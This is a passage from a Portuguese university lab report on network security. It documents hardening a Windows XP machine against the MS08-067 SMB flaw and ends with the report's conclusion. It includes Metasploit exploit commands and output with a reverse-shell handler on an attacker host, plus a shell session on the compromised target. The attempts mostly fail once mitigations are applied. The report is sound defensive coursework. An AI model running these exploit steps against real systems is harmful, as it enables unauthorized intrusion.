[-] 10.120.59.100:139 - 10.120.59.100 The connection with (10.120.59.100:139) timed out.
[*] 10.120.59.100:139 - Trying return address 0xbffffcfc...
[-] Command shell session 6 is not valid and will be closed
[*] 10.120.59.100 - Command shell session 6 closed.
[-] 10.120.59.100:139 - 10.120.59.100 The connection with (10.120.59.100:139) timed out.
[-] Command shell session 7 is not valid and will be closed
[*] 10.120.59.100 - Command shell session 7 closed.
[*] 10.120.59.100:139 - Trying return address 0xbffffbfc...
[-] Command shell session 8 is not valid and will be closed
[*] 10.120.59.100 - Command shell session 8 closed.
[-] 10.120.59.100:139 - 10.120.59.100 The connection with (10.120.59.100:139) timed out.

```

Figura 90 - Intercepção do ataque e esgotamento do tempo de espera devido à firewall local

9.3 Implementação de Mitigações no Windows XP

Com o objetivo de mitigar remotamente a vulnerabilidade MS08-067 no sistema Windows XP, a primeira abordagem consistiu na tentativa de interrupção do serviço Server, responsável pela disponibilização de partilhas SMB e pela escuta na porta 445. Para esse efeito, recorreu-se à sessão de terminal (shell) previamente obtida no sistema alvo, executando o comando nativo de gestão de serviços do Windows: `net stop Server /y`.

Embora o sistema operativo não tenha permitido a interrupção direta do serviço principal, devido a restrições associadas à sessão em utilização, o comando executado conseguiu forçar a paragem dos serviços dependentes, nomeadamente o serviço Computer Browser.

Esta ação permitiu reduzir parcialmente a superfície de ataque do sistema, limitando a operacionalidade de componentes associados ao serviço SMB e contribuindo para a mitigação do vetor de exploração da vulnerabilidade.

```

shell
Process 1800 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>net stop Server /y
net stop Server /y
The following services are dependent on the Server service.
Stopping the Server service will also stop these services.

    Computer Browser

The Computer Browser service is stopping..

```


Figura 91 - Tentativa de interrupção remota do serviço SMB e paragem de dependências

9.3.1 Prova de Eficácia da Primeira Mitigação

Com o objetivo de avaliar o impacto operacional desta alteração na segurança do sistema, foi realizada uma nova tentativa de exploração através do Metasploit Framework, utilizando o vetor de ataque original (windows/smb/ms08_067_netapi).

Conforme demonstrado pelos resultados obtidos, a tentativa de exploração falhou de forma imediata. A exploração da vulnerabilidade MS08-067 depende diretamente da capacidade de estabelecer ligação ao named pipe associado ao serviço de Browser da rede. Uma vez que o serviço Computer Browser havia sido desativado na etapa anterior, a ferramenta de ataque não conseguiu criar o canal de comunicação necessário para a injeção de código, originando o erro: BindError: [...] Could not bind to [...] [\BROWSER].

Desta forma, comprova-se que a interrupção deste serviço dependente constitui uma medida de mitigação eficaz, ao quebrar a cadeia de exploração do ataque sem necessidade de remover completamente o sistema da rede ou desativar integralmente os serviços SMB.



```
msf exploit(windows/smb/ms08_067_netapi) > set target 6
target => 6
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.59.2:4444
[-] 10.120.59.5:445 - Exploit failed: Rex::Proto::DCERPC::Exceptions::BindError Failed to bind. Could not bind to 4b324fc8-1670-01d3-1278-5a47bf6ee188:3.0@ncacn_np:10.120.59.5[\BROWSER]
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms08_067_netapi) >
```

Figura 92 - Falha na cadeia de exploração devido à ausência do serviço Computer Browser

9.4 Implementação de Defesa em Profundidade (Firewall Remota)

Como segunda medida de mitigação, e adotando uma abordagem de defense-in-depth, procedeu-se ao bloqueio do tráfego potencialmente malicioso diretamente na camada de rede do sistema operativo.

Para esse efeito, e aproveitando a sessão shell temporariamente restabelecida, foi utilizado o utilitário nativo `netsh` (Network Shell) com o objetivo de aplicar um processo de hardening ao sistema. As ações implementadas consistiram na ativação forçada da Firewall do Windows e na remoção explícita da exceção de segurança associada à funcionalidade File and Printer Sharing (Partilha de Ficheiros e Impressoras), responsável pela exposição dos serviços SMB na rede.

Os comandos executados, com privilégios administrativos, foram os seguintes:

```
C:\WINDOWS\system32>netsh firewall set opmode mode=enable
netsh firewall set opmode mode=enable
Ok.

C:\WINDOWS\system32>netsh firewall set service FILEANDPRINT disable
netsh firewall set service FILEANDPRINT disable
Ok.
```

Figura 93 - Ativação da Firewall do Windows e remoção de exceções via utilitário netsh

9.4.1 Prova de Eficácia da Segunda Mitigação

Com o objetivo de validar a eficácia da configuração de segurança implementada, foi realizada uma última tentativa de exploração a partir da máquina atacante, recorrendo ao sistema Kali Linux.

Conforme demonstrado pelos resultados obtidos, o Metasploit Framework revelou-se incapaz de estabelecer qualquer comunicação com o serviço vulnerável. A Firewall do Windows atuou de forma eficaz ao descartar silenciosamente os pacotes de rede, originando um erro de `ConnectionTimeout` (tempo de espera esgotado). Consequentemente, o sistema alvo foi identificado pela ferramenta de ataque como `unreachable` (incontactável).

Este comportamento comprova que o vetor de exploração inicial associado à vulnerabilidade MS08-067 foi integralmente neutralizado ao nível da camada de rede, impedindo a comunicação necessária para a concretização do ataque remoto.

```
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.59.2:4444
[-] 10.120.59.5:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (10.120.59.5:445) timed out.
```

Figura 94 - Bloqueio bem-sucedido do ataque pela Firewall do Windows

9.5 Em Suma

A fase de Mitigação e Hardening evidenciou a importância crítica da transição de uma abordagem exclusivamente ofensiva para uma perspectiva de defesa ativa (Blue Teaming). Nos dois cenários analisados tanto no ambiente Linux legado Kioptrix como no sistema Windows XP ficou demonstrado que a exploração de vulnerabilidades críticas pode ser eficazmente mitigada através da aplicação rigorosa de boas práticas de administração de sistemas e segurança de redes.

Ao longo deste capítulo, as intervenções realizadas assentaram em dois princípios fundamentais de cibersegurança:

1. **Princípio do Privilégio Mínimo (Least Privilege):**

Materializado na desativação de serviços não essenciais, como os serviços Samba/SMB e Computer Browser, reduzindo significativamente a superfície de ataque exposta a potenciais ameaças.

2. **Defesa em Profundidade (Defense-in-Depth):**

implementada através da configuração de mecanismos de filtragem e controlo de tráfego ao nível da rede, nomeadamente com recurso ao iptables em sistemas Linux e ao netsh em sistemas Windows. Esta abordagem garantiu que, mesmo em cenários de falha ou reativação inadvertida dos serviços vulneráveis, a camada de rede permanecesse capaz de bloquear acessos não autorizados e tentativas de exploração remota.

A metodologia de validação adotada, baseada na reexecução dos vetores de ataque originais após a implementação das medidas defensivas, permitiu comprovar empiricamente a eficácia das mitigações aplicadas. Os resultados observados incluindo mensagens de Connection Refused e Timeout, demonstraram que os vetores de exploração MS08-067 e Trans2Open deixaram de ser operacionalmente exploráveis.

Conclui-se, assim, que o processo de hardening implementado foi bem-sucedido, contribuindo para o reforço da integridade, confidencialidade e disponibilidade dos sistemas anteriormente comprometidos.

10 Conclusão

O presente trabalho prático permitiu a consolidação dos conceitos abordados na unidade curricular de Segurança de Redes, traduzindo a teoria numa aplicação direta em ambiente laboratorial. A execução do projeto englobou as fases cruciais da gestão de segurança de infraestruturas: planeamento e configuração de redes, análise forense de tráfego, auditoria de vulnerabilidades (penetration testing) e implementação de medidas defensivas (hardening).

Na primeira fase, a configuração da infraestrutura virtualizada demonstrou a importância de uma arquitetura de rede devidamente segmentada e roteada. A parametrização da Gateway (VM #2), que incluiu o encaminhamento de pacotes, a tradução de endereços (NAT) e a configuração do servidor DHCP, foi fundamental para garantir o controlo rigoroso do fluxo de dados e o isolamento entre as diferentes sub-redes do laboratório.

A etapa de interceção e análise de tráfego evidenciou os riscos operacionais associados à utilização de protocolos de comunicação obsoletos. A captura de pacotes através do tcpdump e a sua posterior inspeção no Wireshark comprovaram que protocolos não cifrados, como o FTP e o Telnet, expõem credenciais e dados sensíveis em texto limpo. Em contraste, a análise do tráfego SSH e HTTPS confirmou a eficácia da criptografia na preservação da confidencialidade e integridade dos dados transmitidos, mesmo perante a interceção por um nó intermédio da rede.

Durante a vertente ofensiva do trabalho, aplicou-se uma metodologia estruturada de testes de intrusão. A fase de reconhecimento com o Nmap e a avaliação automatizada com o OpenVAS permitiram mapear com precisão a superfície de ataque dos sistemas alvo. A subsequente exploração de vulnerabilidades críticas, nomeadamente a falha MS08-067 num ambiente Windows XP e a vulnerabilidade trans2open num servidor Linux legado (Kioptrix), através do Metasploit Framework, resultou no comprometimento total dos sistemas. O facto de o acesso inicial ter garantido de imediato privilégios máximos (SYSTEM e root) sublinha a gravidade da exploração de falhas ao nível do núcleo do sistema e a criticidade da aplicação regular de patches de segurança.

Por fim, a fase de mitigação e hardening baseou-se na transição para uma postura de defesa ativa, fundamentada nos princípios do privilégio mínimo e da defesa em profundidade (defense-in-depth). A desativação sistemática de serviços redundantes e a configuração de regras de restrição nas firewalls locais (iptables e netsh) provaram ser medidas eficazes na neutralização das ameaças. A validação destas configurações, através da tentativa de reexecução dos ataques originais que resultaram em ligações recusadas e

esgotamento do tempo de espera (timeout), atestou na prática o sucesso das medidas corretivas.

Conclui-se, assim, que a segurança de uma infraestrutura informática exige uma abordagem contínua e rigorosa, onde a monitorização proativa, a segmentação de rede e o hardening de sistemas são requisitos fundamentais para garantir a integridade, confidencialidade e disponibilidade dos ativos organizacionais.